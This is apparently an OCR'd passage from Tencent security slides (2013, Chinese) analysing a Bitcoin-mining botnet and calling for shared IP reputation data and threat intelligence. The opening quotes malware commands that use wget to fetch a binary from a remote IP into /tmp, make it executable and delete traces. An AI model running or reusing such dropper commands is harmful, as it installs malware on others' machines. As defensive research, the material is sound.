/tmp/mipsel"); myshellexec("rm -rf /tmp/x86;wget -P /tmp http:/
2.193:58455/nodes;chmod +x /tmp/nodes"); myshellexec("rm -rf
arm;/tmp/ppc;/tmp/mips;/tmp/mipsel;/tmp/x86;");
```

识别僵尸网络的意义

- 1day及时感知
  - 假设应急人员在休假，安全系统如何感知和更新新型攻击？
- 研究僵尸网络手法工具
  - 更新恶意行为特征库
  - 黑客工具特征与行为研究
- IP信誉库
  - 及时更新ACL

够了吗？

- 再大的量也只是整个互联网的一个小数点
- 如何将安全网编织得更大？

开放&合作

- 定期僵尸网络\恶意IP\蠕虫
- 僵尸网络蠕虫分析分享
- 合作剿灭僵尸网络，控制影响
  - IP信誉库
  - 蠕虫事件同步
  - 0/1day攻击事件同步


一个典型僵尸网络浅析

比特币“吊丝”逆袭成“土豪”，家喻户晓。那利用僵尸网络挖矿比特币您是否听说过？腾讯安全应急响应中心的xti9er结合实践中的一个典型僵尸网络对此进行科普浅析，欢迎业界同仁共同探讨，并联合对抗僵尸网络，给用户一个安全的网络环境。不足之处请批评指正！

作者：xti9er[TSRC] 日期：2013-12-04 阅读量：4504

总结

- 本议题探讨一类学习方法，通过数据自动学习提升安全系统能力



- 兵马未动**粮草**先行 → 兵马未动**情报**先行
- 大中型网络攻防双方的对抗有演化成**数据优势**竞争的趋势

广告时间

如果你发现腾讯产品安全漏洞，欢迎参加漏洞奖励计划

security.tencent.com

欢迎有志于从事互联网安全的同学加入我们

简历 security@tencent.com

谢谢大家